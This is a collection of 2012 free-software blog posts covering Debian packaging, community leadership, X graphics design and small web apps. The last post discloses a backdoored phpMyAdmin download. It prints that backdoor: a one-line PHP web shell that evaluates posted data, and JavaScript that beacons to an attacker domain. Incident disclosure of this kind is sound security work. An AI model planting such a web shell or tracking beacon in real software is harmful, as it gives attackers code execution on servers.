
So, the other day, I wrote a blog post asking people to make sure their private hacks become published somehow. So in the sprit of that, I should also publish my recent hacks. I have been toying around as a web dude and created two nice pieces of oldschool webby software. So. Time to introductions: Dodoma is a simple online note taking application. I have created a boring homepage for it on http://sune.vuorela.dk/dodoma and I have a screenshot here:

Screenshot of webapp Kadaka is a simple rss reader showing the five newest items from various rss feeds. Has special support for youtube channels.
I have created a boring homepage for it on http://sune.vuorela.dk/kadaka and I have a screenshot here:
Screenshot of kadaka Have fun with those two apps. Patches always welcome. Some of you might wonder where does he get those crazy names from . Well. One of them I found on a map. Thats actually a way I name quite many of my projects. Even those that don t even leave my harddrive. And the other one actually also is on a map, but I saw it on a frequently used bus in Tallin, Estonia. And. I am considering naming my next fancy projects after some of the cool words found on the join the game member page. If you want to be part of that, feel free to Join the game!

Dominique Dumont: Dpkg source editor/checker is going native

Hello As Config::Model was becoming too big with too many dependencies, I ve moved all Debian stuff from Config::Model repository into a separate Debian repository. If you install only libconfig-model-perl 2.026-1 (from experimental), the command cme check dpkg will not work. You must also install libconfig-model-dpkg-perl to get it back. libconfig-model-dpkg-perl is currently in experimental. libconfig-model-dpkg-perl repository is hosted on Alioth in debian perl-packaging team and is a Debian native package. Nevertheless, it will be uploaded to CPAN. (just like dh-make-perl).
All people involved in packaging are welcome to hack it or suggest improvements I ll upload both packages into unstable once the dust settles. All the best
Tagged: config-model, debian, dpkg, Perl

6 October 2012

Matthew Garrett: The importance of trustworthy power structures

Direct harassment and overt sexism are certainly a significant part of why the gender ratios in the Linux community[1] are so skewed, but they're not the whole story. Part of feeling comfortable with a community is the knowledge that those in positions of power can be relied upon to engage in appropriate action when undesirable situations arise - no matter how compelling your code of conduct, no matter how detailed your diversity policy, if someone contravenes them and nothing happens, those documents are worthless and your community is unwelcoming. You can't rely on enforcement unless the community can trust its leadership.

Setting a good example in terms of behaviour is obviously vital, but it's not sufficient. Leaders who engage in sexist behaviour or who harass community members are clearly untrustworthy and undermine any attempts the rest of the community may be making. Failing to step in when they see examples of unacceptable behaviour is as bad. But less obvious is that it's possible to destroy that community trust without clearly contravening those community standards.

An example of this is Todd Akin, a candidate for the upcoming US Senate elections. In August he justified his support for making abortion illegal even in cases of rape, on the basis that women can't become pregnant through being victims of "legitimate rape". Of course, this had little to do with his fiscal or wider social policies, positions that are more directly relevant to most of his potential constituents, and in an election year that's primarily about the economy and healthcare it might be expected that a single issue would have little effect on the election standings. Instead, there was a huge uproar and a previously safe victory has now turned into a real chance of a loss.

Why? A significant part of it is because many people now have difficulty believing that they can trust him to represent them. If he understands women so little that he's willing to make entirely spurious justifications for his positions, how could any woman trust him to consider any other problems they may face? If he's willing to use fake science to back himself up, how could anyone trust him to consider any issue involving science? Through a single statement to a journalist he demonstrated to many that he was unsuited to be their representative in government. Many people who would otherwise have voted for him simply don't feel that they can rely on him to be there for them. Whether he wins his election or not, that distrust is going to remain and it's going to compromise his ability to work with his constituents.

It's the same in technical communities. If a member of a project's technical leadership frequently and loudly expresses their disdain for Python coders, anyone advocating for increased use of Python in that project is unlikely to feel that they can get unbiased opinions from that leader. If the project as a whole is uninterested in adopting Python then that's probably for the best, but if the rest of the project is open to using Python then there's a problem. People working with Python are less likely to join the project, and perhaps the project will lose out as a result.

But it's worth remembering that technical communities are still communities. If a member of a project's technical leadership vociferously argues that slavery benefited minority groups in the long run, members of those minority groups are going to feel that they're not going to be well represented by that leader. If they blog about how homosexuality is a lifestyle choice then homosexuals are unlikely to flock to the project. Likewise, if they downplay the prevalence or impact of rape, women are going to feel marginalised and find something better to do with their time.

It's impossible to separate these things. No matter how technically competent a community leader is, no matter how much code review they perform or how much mentorship they provide, if they're expressing unacceptable social opinions then they're diminishing the community. People I know and respect have left technical communities simply because people in positions of responsibility have engaged in this kind of behaviour without it causing them any problems.

We shouldn't be willing to give people a pass simply because they aren't actually groping anyone or because they're not members of the KKK. Those who drive people away from the community on the basis of race, gender or sexual orientation deserve vocal condemnation, and if they're unwilling to change their behaviour then the community should instead act to drive them away.

We're pretty bad at that in the Linux world at the moment. Too many people have behaved in this way and are left with positions of power or responsibility. There's no easy solution to the problem, but the Ada Initiative is continuing to work to improve awareness and work with communities to reduce the alienation that results from this kind of behaviour. If you want this to be anything other than a straight white male dominated community, you should give them money.

[1] (and computing in general, though to a lesser extent)

comment count unavailable comments

5 October 2012

Bartosz Fe&#324;ski: Zenbook and kernel 3.6

Eventually after upgrade to kernel 3.6 I can without stress unplug power cable from my Zenbook.
It doesn t randomly die after that. Yay!

4 October 2012

Rapha&#235;l Hertzog: My Debian Activities in September 2012

This is my monthly summary of my Debian related activities. If you re among the people who made a donation to support my work (1086.48 , thanks everybody!), then you can learn how I spent your money. Otherwise it s just an interesting status update on my various projects. Dpkg I am subscribed to Launchpad s dpkg bug tracker and I was getting annoyed with the amount of noise I got under the form of bug reports that look like package foo failed to install/upgrade: package foo is already installed and configured . Those reports are a combination of a bug in APT and of random other failures (often hardware related like corrupted .deb files, or I/O errors, but sometimes also real problems in other packages) but they always end up assigned on dpkg (because dpkg is outputting an error message complaining about APT s decision to configure something that doesn t have to be configured). I simply don t have the time required to manually process and inspect all those reports, so I decided to filter them at the apport level with a new Ubuntu bug pattern that indicates that those reports are a duplicate of LP#541595. Thanks to this, the dpkg bug count quickly went down from 130 to about 80. Packaging I sponsored a new upstream version of ledgersmb. I quickly updated WordPress to version 3.4.2 since it contains security relevant fixes. I also pushed a small update of nautilus-dropbox fixing #686863 because upstream renamed the binary package that they hand out on their website from nautilus-dropbox to dropbox. Their dropbox package only conflicts with old versions of nautilus-dropbox and not with the version that Debian is shipping and thus I had to add a Conflicts on our side to forbid co-installation of both packages. Testing wheezy s installation I bought a new laptop (Lenovo Thinkpad X230) and used this as an excuse to test Wheezy s installation process. It worked mostly fine except for two things:
  1. First I noticed that it would not accept my passphrase for my encrypted partition during early boot this turned out to be already reported as #619711 but was no longer getting any attention from the package maintainer. After some IRC discussion with Julien Cristau, we prodded Michael Prokop who had apparently already offered to take care of this issue. I tested his updated package and the result got quickly uploaded.
  2. I had weird networking problems that turned out to be related to the lack of the loopback network (i.e. on localhost). This was the result of a broken /etc/network/interfaces: it had been incorrectly modified by NetworkManager. I reported this in #688355. This issue affects people with IPv6 enabled networks.
Debian France There s a resurgence of activity in Debian France. Sylvestre Ledru is leading the organization of a mini-debconf in Paris on November 24-25th. And Tanguy Ortolo is now taking care of some merchandising (Polo shirts, to change from the usual T-Shirt). I might give a talk during this mini-debconf, possibly about multi-arch. Misc It s been a few months that I noticed a 2 second lag of gnome-shell everytime that smuxi (my IRC client) sent a notification. It s very annoying, you have the impression that the entire machine freezes. So I contacted Mirco Bauer on #smuxi and we investigated a bit. It turns out that smuxi is using an old version of the notification protocol where the picture is sent as a bytestream leading to huge dbus messages. This is clearly sub-optimal so smuxi will be fixed to be able to send the path of the picture instead of the picture itself. On the other hand, it s really a bug of gnome-shell that it freezes during the time it takes to handle the bigger-than-usual dbus message. So I also filed a bug on GNOME Shell (Bugzilla #683829) to get this fixed. Librement: funding free software work I started a new project with the goal of helping free software developers to fund their free software work. It s still mostly vaporware for now but I have a public code repository, a nice logo and lots of ideas. If the topic is of interest to you, and you d like to be involved, feel free to get in touch. Otherwise stay tuned. Thanks See you next month for a new summary of my activities.

4 comments Liked this article? Click here. My blog is Flattr-enabled.

28 September 2012

Keith Packard: DRI-Next

Thoughts about DRI.Next On the way to the X Developer s Conference in Nuremberg, Eric and I chatted about how the DRI2 extension wasn t really doing what we wanted. We came up with some fairly rough ideas and even held an informal presentation about it. We didn t have slides that day, having come up with the content for the presentation in the hours just before the conference started. This article is my attempt to capture both that discussion and further conversations held over roast pork dinners that week. A brief overview of DRI2 Here s a list of the three things that DRI2 currently offers. Application authentication. The current kernel DRM authentication mechanism restricts access to the GPU to applications connected to the DRM master. DRI2 implements this by having the application request the DRM cookie from the X server which can then be passed to the kernel to gain access to the device. This is fairly important because once given access to the GPU, an application can access any flink d global buffers in the system. Given that the application sends screen data to the X server using flink d buffers, that means all screen data is visible to any GPU-accessing application. This bypasses any GPU hardware access controls. Allocating buffers. DRI2 defines a set of attachment points for buffers which can be associated with an X drawable. An application needing a specific set of buffers for a particular rendering operation makes a request of the X server which allocates the buffers and passes back their flink names. The server automatically allocates new buffers when window sizes change, sending an event to the application so that it knows to request the new buffers at some point in the future. Presenting data to the user. The original DRI2 protocol defined only the DRI2CopyRegion request which copied data between the allocated buffers. SwapBuffers was implemented by simply copy data from the back buffer to the front buffer. This didn t provide any explicit control over frame synchronization, so a new request, DRI2SwapBuffers, was added to expose controls for that. This new request only deals with the front and back buffers, and either copies from back to front or exchanges those two buffers. Along with DRI2SwapBuffers, there are new requests that wait for various frame counters and expose those to GL applications through the OMLsynccontrol extension What s wrong with DRI2? DRI2 fixed a lot of the problems present with the original DRI extension, and made reliable 3D graphics on the Linux desktop possible. However, in the four years since it was designed, we ve learned a lot, and the graphics environment has become more complex. Here s a short list of some DRI2 issues that we d like to see fixed. Proposed changes for DRI.Next Given the three basic DRI2 operations (authentication, allocation, presentation), how can those be improved? Eliminate DRI/DRM magic-cookie based authentication Kristian H gsberg, Martin Peres, Timoth e Ravier & Daniel Vetter gave a talk on DRM2 authentication at XDC this year that outlined the problems with the current DRM access control model and proposed some fairly simple solutions, including using separate device nodes one for access to the GPU execution environment and a separate, more tightly controlled one, for access to the display engine. Combining that with the elimination of flink for communicating data between applications and there isn t a need for the current magic-cookie based authentication mechanism; simple file permissions should suffice to control access to the GPU. Of course, this ignores the whole memory protection issue when running on a GPU that doesn t provide access control, but we already have that problem today, and this doesn t change that, other than to eliminate the global uncontrolled flink namespace. Allocate all buffers in the application DRI2 does buffer allocation in the X server. This ensures that that multiple (presumably cooperating) applications drawing to the same window will see the same buffers, as is required by the GLX extension. We suspected that this wasn t all that necessary, and it turns out to have been broken several years ago. This is the traditional way in X to phase out undesirable code, and provides an excellent opportunity to revisit the original design. Doing buffer allocations within the client has several benefits: Present buffers through DMA-buf The new DMA-buf infrastructure provides a cross-driver/cross-process mechanism for sharing blobs of data. DMA-buf provides a way to take a chunk of memory used by one driver and pass it to another. It also allows applications to create file descriptors that reference these objects. For our purposes, it s the file descriptor which is immediately useful. This provides a reliable and secure way to pass a reference from an underlying graphics buffer from the client to the X server by sending the file descriptor over the local X socket. An additional benefit is that we get automatic integration of data from other devices in the system, like video decoders or non-primary GPUs. The Prime support added in DRI version 2.8 hacks around this by sticking a driver identifier in the driverType value. Once the buffer is available to the X server, we can create a request much like the current DRI2SwapBuffers request, except instead of implicitly naming the back and front buffers, we can pass an arbitrary buffer and have those contents copied or swapped to the drawable. We also need a way to copy a region into the drawable. I don t know if that needs the same level of swap control, but it seems like it would be nice. Perhaps the new SwapBuffers request could take a region and offset as well, copying data when swapping isn t possible. Managing buffer allocations One trivial way to use this new buffer allocation mechanism would be to have applications allocate a buffer, pass it to the X server and then simply drop their reference to it. The X server would keep a reference until the buffer was no longer in use, at which point the buffer memory would be reclaimed. However, this would eliminate a key optimization in current drivers the ability to re-use buffers instead of freeing and allocating new ones. Re-using buffers takes advantage of the work necessary to setup the buffer, including constructing page tables, allocating GPU memory space and flushing caches. Notifying the application of idle buffers Once the X server is finished using a buffer, it needs to notify the application so that the buffer can be re-used. We could send these notifications in X events, but that ends up in the twisty mess of X client event handling which has already caused so much pain with Invalidate events. The obvious alternative is to send them back in a reply. That nicely controls where the data are delivered, but causes the application to block waiting for the X server to send the reply. Fortunately, applications already want to block when swapping buffers so that they get throttled to the swap buffers rate. That is currently done by having them wait for the DRI2SwapBuffers reply. This provides a nice place to stick the idle buffer data. We can simply list buffers which have become idle since the last SwapBuffers reply was delivered. Releasing buffer memory Applications which update only infrequently end up with a back buffer allocated after their last frame which can t be freed by the system. The fix for this is to mark the buffer purgable, but that can only be done after all users of the buffer are finished with it. With this new buffer management model, the application effectively passes ownership of its buffers to the X server, and the X server knows when all use of the buffer are finished. It could mark buffers as purgable at that point. When the buffer was sent back in the SwapBuffers reply, the application would be able to ask the kernel to mark it un-purgable again. A new extension? Or just a new DRI2 version? If we eliminate the authentication model and replace the buffer allocation and presentation interfaces, what of the existing DRI2 protocol remains useful? The only remaining bits are the other synchronization requests: DRI2GetMSC, DRI2WaitMSC, DRI2WaitSBC and DRI2SwapInterval. Given this, does it make more sense to leave DRI2 as it is and plan on deprecating, and eventually eliminating, it? Doing so would place a support burden on existing applications, as they d need to have code to use the right extension for the common requests. They ll already need to support two separate buffer management versions though, so perhaps this burden isn t that onerous?

26 September 2012

Michal &#268;iha&#345;: Compromised SourceForge mirror

Yesterday, phpMyAdmin security team has been notified about backdoor being distributed together with phpMyAdmin zip file on one of SourceForge mirrors. We quickly analyzed the issue and confirmed that the backdoor is indeed present in phpMyAdmin-3.5.2.2-all-languages.zip file. It allowed anybody to execute arbitrary PHP code, there was file called server_sync.php which simply called eval on passed data:
<?php @eval($_POST['c']);?>
In addition to this, javascript code has been included, which could allow attacker to track vulnerable installations:
var icon ;
icon = document.createElement("img");
icon.src="http://logos.phpmyadmin-images.net/logo/logos.jpg";
icon.width=0;
icon.height=0;
document.body.appendChild(icon);
All in all looks like simple, but quite effective way to install backdoor, if they would be able to spread this more widely. We've immediately released PMASA-2012-5 to notify our users. Luckily this was spot quite fast (looking at used domain, the exploit could not be alive before 22th September 2012) and not on much frequent mirror (based on SourceForge official statement about 400 users have downloaded the file with backdoor). What still remains unclear is whether this was really only targeted on phpMyAdmin, or there were more modified file on this mirror (SourceForge hosts thousands of projects). I've randomly tried few our other download options from this mirror and none of them was affected, but the mirror was taken offline before I could do some more systematic analysis, so this question can now be answered only by SourceForge.

Filed under: English Phpmyadmin 0 comments Flattr this!

Next.

Previous.